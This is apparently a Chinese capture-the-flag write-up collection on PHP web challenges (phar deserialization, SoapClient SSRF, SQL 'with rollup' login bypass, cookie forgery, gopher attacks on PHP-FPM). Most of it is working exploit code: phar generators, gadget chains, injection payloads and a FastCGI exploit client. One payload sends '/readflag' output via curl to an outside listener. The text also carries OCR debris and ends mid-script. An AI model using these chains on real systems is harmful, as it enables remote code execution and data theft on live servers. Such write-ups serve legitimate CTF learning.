通过 phar.php 生成 1.gif，通过上传页面上传得到路径。

在 rogue mysql 服务器上读取文件的位置使用 phar 协议读取
phar://./upload/122c4a55d1a70cef972cac3982dd49a6/b5e9b4f86ce43ca65bd79c894c4a924c.gif

去 func.php 提交 php://filter/read=convert.base64-encode/resource=phar://./upload/122c4a55d1a70cef972cac3982dd49a6/b5e9b4f86ce43ca65bd79c894c4a924c.gif

```php
<?php
class File{
    public $file_name;
    public $type;
    public $func = "SoapClient";
    function __construct($file_name){
        $this->file_name = $file_name;
    }
}
$target = 'http://127.0.0.1/admin.php';
// $target = "http://106.14.153.173:2015";
$post_string = 'admin=1&clazz=Mysqli&func1=init&arg1=&func2=real_connect&arg2[0]=xxx.xxx.xxx.xxx&arg2[1]=root&arg2[2]=123&arg2[3]=test&arg2[4]=3306&func3=query&arg3=select%201&ip=xxx.xxx.xxx.xxx&port=xxxx';//ip&port为接收flag的监听端口 arg2[0]为rogue mysql地址
$headers = array(
    'X-Forwarded-For: 127.0.0.1',
    );
// $b = new SoapClient(null,array("location" => $target,"user_agent"=>"zedd\r\nContent-Type: application/x-www-form-urlencoded\r\n".join("\r\n",$headers)."\r\nContent-Length: ".(string)strlen($post_string)."\r\n\r\n".$post_string,"uri"       => "aaab"));
$arr = array(null, array("location" => $target,"user_agent"=>"zedd\r\nContent-Type: application/x-www-form-urlencoded\r\n".join("\r\n",$headers)."\r\nContent-Length: ".(string)strlen($post_string)."\r\n\r\n".$post_string,"uri"       => "aaab"));
$phar = new Phar("1.phar"); //后缀名必须为phar
$phar->startBuffering();
// <?php __HALT_COMPILER();
$phar->setStub("GIF89a" . "< language='php'>__HALT_COMPILER();</>"); //设置stub
$o = new File($arr);
$phar->setMetadata($o); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test");
    //签名自动计算
$phar->stopBuffering();
rename("1.phar", "1.gif");
?>
```

不使用MySQLi触发的，利用SplStack,调用它的push方法,

```php
<?php
class File {
    public $file_name = "";
    public $func = "SoapClient";

    function __construct(){
        $target = "http://127.0.0.1/admin.php";
        $post_string = 'admin=1&cmd=curl "http://ip:7999"."?`/readflag`"&clazz=SplStack&func1=push&func2=push&fu
nc3=push&arg1=123456&arg2=123456&arg3='."\r\n";
        $headers = [];
        $this->file_name  = [
            null,
            array('location' => $target,
                  'user_agent'=> str_replace('^^', "\r\n", 'xxxxx^^Content-Type: application/x-www-form-urlencod
ed^^'.join('^^',$headers).'Content-Length: '. (string)strlen($post_string).'^^^^'.$post_string),
                  'uri'=>'hello')
        ];
    }
}
$object = new File;
echo urlencode(serialize($object));
$phar = new Phar('1.phar');
$phar->startBuffering();
$phar->addFromString('1.txt','text');
$phar->setStub('<script language="php">__HALT_COMPILER();</script>');
$phar->setMetadata($object);
$phar->stopBuffering();
```

但是看出题人的出题笔记应该是预期为使用MySQL触发但使用了__destruct导致直接用php://filter就行

> **Upload Labs 2**
>
> 其实这题最后 admin.php 应该用的 `__wakeup` ...不应该用的 `__destruct` ...自己半夜出题不是很清醒...验题的师傅也没看出问题，搞得考察的最后一环就没了...


https://xz.aliyun.com/t/6057?page=5#toc-2

[网鼎杯 2020 总决赛]Game Exp

关键词：phar反序列化

审计代码发现两个命令/代码执行点

/login/register.php



/finger/index.php

```php
$ip = $_SERVER['REMOTE_ADDR'];
if ($ip == "127.0.0.1") {
    include_once "../sqlhelper.php";
    $uid = addslashes($_SESSION['uid']);
    $mysql = new sqlhelper();
    $sql = "SELECT id FROM goder where uid = '$uid'";
    $res = $mysql->execute_dml($sql);
    if ($res) {
        if (isset($_POST['cmd'])) {
            system($_POST['cmd']);
            echo "<script>alert('启动金手指模式!');</script>";

        }
    }else{
        echo "<script>alert('你还不是王者!');</script>";
    }

} else {
    echo "<script>alert('只有本地的王者才能访问!');</script>";
}
```


对注册登录逻辑进行审计发现，对输入进行转义，设置白名单对头像上传的文件后缀以及文件类型限制为图片，上传的文件最终文件名以username.extension方式命名，sql注入不太可行
最后保存时使用file_exists检查filename是否存在，此文件函数可使用伪协议phar触发反序列化


```php
$username = addslashes($_POST['username']);
$password = addslashes($_POST['password']);
$mysql = new sqlhelper();
$password = md5($password);
$allowedExts = array("gif", "jpeg", "jpg", "png");
$temp = explode( separator: ".", $_FILES["file"]["name"]);
$extension = end( &array: $temp);        // 获取文件后缀名
if ((($_FILES["file"]["type"] == "image/gif")
        || ($_FILES["file"]["type"] == "image/jpeg")
        || ($_FILES["file"]["type"] == "image/jpg")
        || ($_FILES["file"]["type"] == "image/pjpeg")
        || ($_FILES["file"]["type"] == "image/x-png")
        || ($_FILES["file"]["type"] == "image/png"))
    && ($_FILES["file"]["size"] < 204800)    // 小于 200 kb
    && in_array($extension, $allowedExts))
{
    $filename = $username.".".$extension;
    if (file_exists($filename))
    {
        echo "<script>alert('文件已经存在');</script>";
    }
    else
    {
```


/login/register.php处直接使用phar反序列化执行任意代码即可
exp：

```php
<?php
class AnyClass{
    var $output = "eval(system('cat /flag.txt'));";
}
$a = new AnyClass();

$phar = new Phar('123.phar',0,'123.phar');
$phar->startBuffering();
$phar->setStub('GIF89a<?php __HALT_COMPILER(); ?>');


$phar->setMetadata($a);
$phar->addFromString('text.txt','test');
$phar->stopBuffering();
```

生成的phar文件后缀为gif，注册那上传文件注册，然后抓包，正常注册发一次包，第二次修改username为phar://username触发phar

/finger/index.php处，先改包修改分数为1000及以上




本来想的是再使用注册那的phar反序列化，打原生类ssrf，然后发现没有合适的跳板，在对象中调用一个不可访问方法时，__call() 才会被调用，也就没法用SoapClient 类了

[SWPU2019]Web6

关键词：mysql中WITH ROLLUP null 绕过登录检查，PHP_SESSION_UPLOAD_PROGRESS

对登录进行抓包测试，若用户密码都不对即sql查询语句返回结果为0时，提示wrong username or password



若是使用万能密码，使得sql语句返回为1时，提示Wrong password

```
Gecko/20100101 Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type:
application/x-www-form-urlencoded
Content-Length: 32
Origin:
http://2bb5fbee-f331-4a5a-9766-b3b6f9eef654.node4.buuoj.cn:81
Connection: close
Referer:
http://2bb5fbee-f331-4a5a-9766-b3b6f9eef654.node4.buuoj.cn:81/
Cookie: UM_distinctid=
17e823b080085-0d411b9e9698a1-4c3e237c-144000-17e823b0801118
Upgrade-Insecure-Requests: 1

username=admin' or 1=1#&passwd=1
```

```
5 Connection: close
6 Refresh:
3;url=index.php?method=index
7 X-Powered-By: PHP/5.6.40
8 Content-Length: 85
9
10 loginSELECT * FROM users WHERE
username='admin' or 1=1#' and
passwd='1'Wrong password
```


猜测其登录逻辑应该是取sql返回结果集中的passwd做了校验

```
if($key['passwd'] == $_POST['passwd'])
```

要使得两边相等除了sql注入出密码，还可使得两边均null
而mysql中WITH ROLLUP 对group by后的结果进行汇总时如果是不可加的数值若用户名等，则结果为null

```
1 SELECT name, SUM(money) as money FROM  test GROUP BY name WITH ROLLUP;
```

信息 | 结果1 | 概况 | 状态

name	money
周伯通	87
小顽童	812
欧阳克	99
欧阳锋	127
老顽童	117
Null	1242

使用having对结果进行限定即可

```
username=1' or '1'='1' group by passwd with rollup having passwd is NULL#&passwd=
```

使得查询出来的密码与输入的密码都为空，程序判断比对一致即可成功登录
登录成功后有提示 method can useuser 看wp知道这里的method还可以传值hint
给出了一些文件名

method can usehint

welcome guest

a few file may be helpful index.php Service.php interface.php se.php

查看器 控制台 调试器 样式编辑器 内存 性能 网络 存储 无障碍环境 Hackb

Encryption Encoding SQL XSS Other

Load URL http://2bb5fbee-f331-4a5a-9766-b3b6f9eef654.node4.buuoj.cn:81/index.php?method=hint

Split URL

然后也是看wp知道还有个wsdl.php，查看源码可以看见一些能用的method值，以及一个文件名

```
</operation>
<operation name="login">
<input message="tns:loginRequest" />
<output message="tns:loginResponse" />
</operation>
<operation name="set_cookie">
<input message="tns:set_cookieRequest" />
<output message="tns:set_cookieResponse" />
</operation>
<operation name="user">
<input message="tns:userRequest" />
<output message="tns:userResponse" />
</operation>
<operation name="check">
<input message="tns:checkRequest" />
<output message="tns:checkResponse" />
</operation>
<operation name="File_read">
<input message="tns:File_readRequest" />
<output message="tns:File_readResponse" />
</operation>
<operation name="hint">
<input message="tns:hintRequest" />
<output message="tns:hintResponse" />
</operation>
<operation name="Get_flag">
<input message="tns:Get_flagRequest" />
<output message="tns:Get_flagResponse" />
</operation>
```



```
<part name="securityfile" type="xsd:string" />
</message>
<message name="checkResponse">
<part name="check" type="xsd:string" />
</message>
<message name="File_readRequest">
<part name="filename" type="xsd:string" value="keyaaaaaaaasdfsaf.txt"/>
</message>
<message name="File_readResponse">
<part name="File_read" type="xsd:string" />
</message>
<message name="hintRequest">
<part name="few_file" type="xsd:string" />
</message>
<message name="hintResponse">
<part name="hint" type="xsd:string" />
```

File_read那可以读取文件内容

再读一下之前hint处给出的文件名

index.php

```php
<?php
ob_start();
include ("encode.php");
include("Service.php");
//error_reporting(0);
//phpinfo();
$method = $_GET['method']?$_GET['method']:'index';
//echo 1231;
$allow_method = array("File_read","login","index","hint","user","get_flag");
if(!in_array($method,$allow_method)){
    die("not allow method");
}
if($method==="File_read"){
    $param = $_POST['filename'];
    $param2=null;
}else{
    if($method==="login"){
        $param=$_POST['username'];
        $param2 = $_POST['passwd'];
    }else{
        echo "method can use";
    }
}
echo $method;
$newclass = new Service();
echo $newclass->$method($param,$param2);
ob_flush();
?>
```

先访问method=get_flag提示只有admin在本地能够访问
主要逻辑应该在Service.php内，但权限不足无法读取，读取encode.php

```php
#encode.php
<?php
function en_crypt($content,$key){
    $key = md5($key);
    $h = 0;
    $length = strlen($content);
    $swpuctf = strlen($key);
    $varch = '';
    for ($j = 0; $j < $length; $j++){
        if ($h == $swpuctf){
            $h = 0;
        }
        $varch .= $key{$h};
        $h++;
    }
    $swpu = '';
    for ($j = 0; $j < $length; $j++){
        $swpu .= chr(ord($content{$j}) + (ord($varch{$j})) % 256);
    }
    return base64_encode($swpu);
}
```


不知道加密啥的，写出逆向解码程序尝试对cookie解码，得到解码的用户名，直接用en_crypt伪造admin

```php
    return base64_encode($swpu);
}

function de_crypt($swpu,$key){
    $key = md5($key);
    $h = 0;
    $length = strlen($swpu);
    $swpuctf = strlen($key);
    $varch = '';
    $content = '';
    $swpu = base64_decode($swpu);

    for ($j = 0; $j < $length; $j++){
        if ($h == $swpuctf){
            $h = 0;
        }
        $varch .= $key{$h};
        $h++;
    }

    for ($j = 0; $j < $length; $j++){
        $content .= chr(ord($swpu{$j}) - (ord($varch{$j})) % 256);
    }
    print($content);
}


de_crypt('3J6Roahxag==','flag{this_is_false_flag}');
```

```
#encode.php
xiaoC:2\u0000\u0000\u0000[Finished in 109ms]
```



```php
#de_crypt('3J6Roahxag==','flag{this_is_false_flag}');
echo en_crypt("admin:1",'flag{this_is_false_flag}');
```

```
#encode.php
xZmdm9NxaQ==[Finished in 116ms]
```

伪造得到的cookie为`xZmdm9NxaQ==`
替换cookie后即可读取se.php，interface.php，但Service.php仍然不可读

```php
#se.php
<?php
ini_set('session.serialize_handler', 'php');
class aa{
        public $mod1;
        public $mod2;
        public function __call($name,$param){
            if($this->{$name}){
                    $s1 = $this->{$name};
                    $s1();
                }
        }
        public function __get($ke){
            return $this->mod2[$ke];
        }
}
class bb{
        public $mod1;
        public $mod2;
        public function __destruct(){
            $this->mod1->test2();
        }
}
class cc{
        public $mod1;
        public $mod2;
        public $mod3;
        public function __invoke(){
                $this->mod2 = $this->mod3.$this->mod1;
        }
}
class dd{
        public $name;
        public $flag;
        public $b;
        public function getflag(){
                session_start();
                var_dump($_SESSION);
                $a = array(reset($_SESSION),$this->flag);
                echo call_user_func($this->b,$a);
        }
}
class ee{
        public $str1;
        public $str2;
        public function __toString(){
                $this->str1->{$this->str2}();
                return "1";
        }
}
$a = $_POST['aa'];
unserialize($a);
?>
```

interface.php中的内容，可以用SoapClient打ssrf，对get_flag进行调用

```php
#interface.php
<?php
    include('Service.php');
    $ser = new SoapServer('Service.wsdl',array('soap_version'=>SOAP_1_2));
    $ser->setClass('Service');
    $ser->handle();
?>
```

se.php的反序列化链构造比较简单，最终是为了调用getflag函数

```php
class dd{
        public $name;
        public $flag;
        public $b;
        public function getflag(){
                session_start();
                var_dump($_SESSION);
                $a = array(reset($_SESSION),$this->flag);
                echo call_user_func($this->b,$a);
        }
}
```


这里猜测method=get_flag是调用Service.php当中的Get_flag函数，那就在这用call_user_func调用该函数，但需要本地访问，而这里在调用函数前是启动了session，那就能利用php session的反序列化进行ssrf本地调用该函数
利用session.upload_progress进行反序列化 简单来说就是利用PHP_SESSION_UPLOAD_PROGRESS上传文件时 会将PHP_SESSION_UPLOAD_PROGRESS的值写入session文件中，构造恶意的序列化语句写入后便可利用session反序列化完成ssrf

```php
<?php
class aa
{
        public $mod1;
        public $mod2;
}
class bb
{
        public $mod1;
        public $mod2;
}

class cc
{
        public $mod1;
        public $mod2;
        public $mod3;
}

class dd
{
        public $name;
        public $flag;
        public $b;
}
class ee
{
        public $str1;
        public $str2;
}

$bb = new bb();
$aa = new aa();
$cc = new cc();
$ee = new ee();
$bb ->mod1 = $aa;
$cc -> mod1 = $ee;
$dd = new dd();
$dd->flag='Get_flag';
$dd->b='call_user_func';
$ee -> str1 = $dd;
$ee -> str2 = "getflag";
$aa ->mod2['test2'] = $cc;
echo serialize($bb);
```


```php
<?php

$target = 'http://127.0.0.1/interface.php';
$headers = array(
    'X-Forwarded-For: 127.0.0.1',
    'Cookie: user=xZmdm9NxaQ==',
);
$b = new SoapClient(null, array('location' => $target, 'user_agent' => 'wupco^^' . join('^^', $headers), 'uri' =
> "aaab"));
$aaa = serialize($b);
$aaa = str_replace('^^', "\r\n", $aaa);
$aaa = str_replace('&', '&', $aaa);
echo $aaa;
```

```html
<html>
<body>
    <form action="http://2bb5fbee-f331-4a5a-9766-b3b6f9eef654.node4.buuoj.cn:81/index.php" method="POST" enctype
="multipart/form-data">
        <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="1" />
        <input type="file" name="file" />
        <input type="submit" />
    </form>
</body>
</html>
```

提交任意文件，然后修改value的值，并加上Cookie: PHPSESSID=test2; 这个值可以任意但要与后面访问se.php的PHPSESSID值相同，在生成的payload前加上 | 以触发反序列化



然后带着session访问se.php提交payload即可




[NCTF2019]phar matches everything

关键词：phar，ssrf+gopher打fpm

```php
<?php
#catchmime.php
class Easytest{
    protected $test = '1';
}
class Main {
    public $url = "file:///proc/net/arp";
}

$a = new Easytest();
echo urlencode(serialize($a))."\n";

$b = new Main();
$png_header = hex2bin('89504e470d0a1a0a0000000d4948445200000040000000004000');
$phar = new Phar('1.phar');
$phar -> startBuffering();
$phar -> setStub($png_header.'<?php __HALT_COMPILER();?>');
$phar -> addFromString('test.txt','test');
$phar -> setMetadata($b);
$phar -> stopBuffering();
rename("1.phar","1.png");
?>
```

直接读flag读不到，读取/etc/hosts以及/proc/net/arp
/proc/net/arp获得靶机的内网IP地址，对内网主机进行探测



按道理这个ip我修改exp里的url用http访问可以得到主页的内容但是并没有，我这里也没有找到内网主机的IP地址，就找到个开着iis的可能环境出问题了，按照wp过一遍
根据isrc的代码可知，要结合gopher协议打FPM
嫖了个python3可用的脚本

```python
// gopher.py
import socket
import random
import argparse
import sys
from io import BytesIO
import base64
import urllib
import requests
# Referrer: https://github.com/wuyunfeng/Python-FastCGI-Client
PY2 = True if sys.version_info.major == 2 else False
def bchr(i):
    if PY2:
        return force_bytes(chr(i))
```

```
    else:
        return bytes([i])
def bord(c):
    if isinstance(c, int):
        return c
    else:
        return ord(c)
def force_bytes(s):
    if isinstance(s, bytes):
        return s
    else:
        return s.encode('utf-8', 'strict')
def force_text(s):
    if issubclass(type(s), str):
        return s
    if isinstance(s, bytes):
        s = str(s, 'utf-8', 'strict')
    else:
        s = str(s)
    return s
class FastCGIClient:
    """A Fast-CGI Client for Python"""
    # private
    __FCGI_VERSION = 1
    __FCGI_ROLE_RESPONDER = 1
    __FCGI_ROLE_AUTHORIZER = 2
    __FCGI_ROLE_FILTER = 3
    __FCGI_TYPE_BEGIN = 1
    __FCGI_TYPE_ABORT = 2
    __FCGI_TYPE_END = 3
    __FCGI_TYPE_PARAMS = 4
    __FCGI_TYPE_STDIN = 5
    __FCGI_TYPE_STDOUT = 6
    __FCGI_TYPE_STDERR = 7
    __FCGI_TYPE_DATA = 8
    __FCGI_TYPE_GETVALUES = 9
    __FCGI_TYPE_GETVALUES_RESULT = 10
    __FCGI_TYPE_UNKOWNTYPE = 11
    __FCGI_HEADER_SIZE = 8
    # request state
    FCGI_STATE_SEND = 1
    FCGI_STATE_ERROR = 2
    FCGI_STATE_SUCCESS = 3
    def __init__(self, host, port, timeout, keepalive):
        self.host = host
        self.port = port
        self.timeout = timeout
        if keepalive:
            self.keepalive = 1
        else:
            self.keepalive = 0
        self.sock = None
        self.requests = dict()
    def __connect(self):
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.sock.settimeout(self.timeout)
        self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        # if self.keepalive:
        #     self.sock.setsockopt(socket.SOL_SOCKET, socket.SOL_KEEPALIVE, 1)
```

```
        # else:
        #     self.sock.setsockopt(socket.SOL_SOCKET, socket.SOL_KEEPALIVE, 0)
        try:
            self.sock.connect((self.host, int(self.port)))
        except socket.error as msg:
            self.sock.close()
            self.sock = None
            print(repr(msg))
            return False
        return True
    def __encodeFastCGIRecord(self, fcgi_type, content, requestid):
        length = len(content)
        buf = bchr(FastCGIClient.__FCGI_VERSION) \
               + bchr(fcgi_type) \
               + bchr((requestid >> 8) & 0xFF) \
               + bchr(requestid & 0xFF) \
               + bchr((length >> 8) & 0xFF) \
               + bchr(length & 0xFF) \
               + bchr(0) \
               + bchr(0) \
               + content
        return buf
    def __encodeNameValueParams(self, name, value):
        nLen = len(name)
        vLen = len(value)
        record = b''
        if nLen < 128:
            record += bchr(nLen)
        else:
            record += bchr((nLen >> 24) | 0x80) \
                      + bchr((nLen >> 16) & 0xFF) \
                      + bchr((nLen >> 8) & 0xFF) \
                      + bchr(nLen & 0xFF)
        if vLen < 128:
            record += bchr(vLen)
        else:
            record += bchr((vLen >> 24) | 0x80) \
                      + bchr((vLen >> 16) & 0xFF) \
                      + bchr((vLen >> 8) & 0xFF) \
                      + bchr(vLen & 0xFF)
        return record + name + value
    def __decodeFastCGIHeader(self, stream):
        header = dict()
        header['version'] = bord(stream[0])
        header['type'] = bord(stream[1])
        header['requestId'] = (bord(stream[2]) << 8) + bord(stream[3])
        header['contentLength'] = (bord(stream[4]) << 8) + bord(stream[5])
        header['paddingLength'] = bord(stream[6])
        header['reserved'] = bord(stream[7])
        return header
    def __decodeFastCGIRecord(self, buffer):
        header = buffer.read(int(self.__FCGI_HEADER_SIZE))
        if not header:
            return False
        else:
            record = self.__decodeFastCGIHeader(header)
            record['content'] = b''
            if 'contentLength' in record.keys():
                contentLength = int(record['contentLength'])
                record['content'] += buffer.read(contentLength)
```

```
        if 'paddingLength' in record.keys():
            skiped = buffer.read(int(record['paddingLength']))
        return record
    def request(self, nameValuePairs={}, post=''):
        if not self.__connect():
            print('connect failure! please check your fasctcgi-server !!')
            return
        requestId = random.randint(1, (1 << 16) - 1)
        self.requests[requestId] = dict()
        request = b""
        beginFCGIRecordContent = bchr(0) \
                                 + bchr(FastCGIClient.__FCGI_ROLE_RESPONDER) \
                                 + bchr(self.keepalive) \
                                 + bchr(0) * 5
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_BEGIN,
                                              beginFCGIRecordContent, requestId)
        paramsRecord = b''
        if nameValuePairs:
            for (name, value) in nameValuePairs.items():
                name = force_bytes(name)
                value = force_bytes(value)
                paramsRecord += self.__encodeNameValueParams(name, value)
        if paramsRecord:
            request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_PARAMS, paramsRecord, requestId)
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_PARAMS, b'', requestId)
        if post:
            request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_STDIN, force_bytes(post), requestId)
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_STDIN, b'', requestId)
        self.sock.send(request)
        self.requests[requestId]['state'] = FastCGIClient.FCGI_STATE_SEND
        self.requests[requestId]['response'] = b''
        return self.__waitForResponse(requestId)
    def gopher(self, nameValuePairs={}, post=''):
        requestId = random.randint(1, (1 << 16) - 1)
        self.requests[requestId] = dict()
        request = b""
        beginFCGIRecordContent = bchr(0) \
                                 + bchr(FastCGIClient.__FCGI_ROLE_RESPONDER) \
                                 + bchr(self.keepalive) \
                                 + bchr(0) * 5
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_BEGIN,
                                              beginFCGIRecordContent, requestId)
        paramsRecord = b''
        if nameValuePairs:
            for (name, value) in nameValuePairs.items():
                name = force_bytes(name)
                value = force_bytes(value)
                paramsRecord += self.__encodeNameValueParams(name, value)
        if paramsRecord:
            request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_PARAMS, paramsRecord, requestId)
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_PARAMS, b'', requestId)
        if post:
            request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_STDIN, force_bytes(post), requestId)
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_STDIN, b'', requestId)
        return request
    def __waitForResponse(self, requestId):
        data = b''
        while True:
            buf = self.sock.recv(512)
```

```
            if not len(buf):
                break
            data += buf
        data = BytesIO(data)
        while True:
            response = self.__decodeFastCGIRecord(data)
            if not response:
                break
            if response['type'] == FastCGIClient.__FCGI_TYPE_STDOUT \
                    or response['type'] == FastCGIClient.__FCGI_TYPE_STDERR:
                if response['type'] == FastCGIClient.__FCGI_TYPE_STDERR:
                    self.requests['state'] = FastCGIClient.FCGI_STATE_ERROR
                if requestId == int(response['requestId']):
                    self.requests[requestId]['response'] += response['content']
            if response['type'] == FastCGIClient.FCGI_STATE_SUCCESS:
                self.requests[requestId]
        return self.requests[requestId]['response']
    def __repr__(self):
        return "fastcgi connect host:{} port:{}".format(self.host, self.port)
if __name__ == '__main__':
    parser = argparse.ArgumentParser(description='Php-fpm code execution vulnerability client.')
    parser.add_argument('host', help='Target host, such as 127.0.0.1')
    parser.add_argument('file', help='A php file absolute path, such as /usr/local/lib/php/System.php')
    parser.add_argument('-c', '--code', help='What php code your want to execute', default='')
    parser.add_argument('-p', '--port', help='FastCGI port', default=9000, type=int)
    parser.add_argument('-e', '--ext', help='ext absolute path', default='')
    parser.add_argument('-if', '--include_file', help='evil.php absolute path', default='')
    parser.add_argument('-u', '--url_format', help='generate gopher stream in url format', nargs='?',const=1)
    parser.add_argument('-b', '--base64_format', help='generate gopher stream in base64 format', nargs='?',const
=1)
    args = parser.parse_args()
    client = FastCGIClient(args.host, args.port, 3, 0)
    params = dict()
    documentRoot = "/"
    uri = args.file
    params = {
        'GATEWAY_INTERFACE': 'FastCGI/1.0',
        'REQUEST_METHOD': 'POST',
        'SCRIPT_FILENAME': documentRoot + uri.lstrip('/'),
        'SCRIPT_NAME': uri,
        'QUERY_STRING': '',
        'REQUEST_URI': uri,
        'DOCUMENT_ROOT': documentRoot,
        'SERVER_SOFTWARE': 'php/fcgiclient',
        'REMOTE_ADDR': '127.0.0.1',
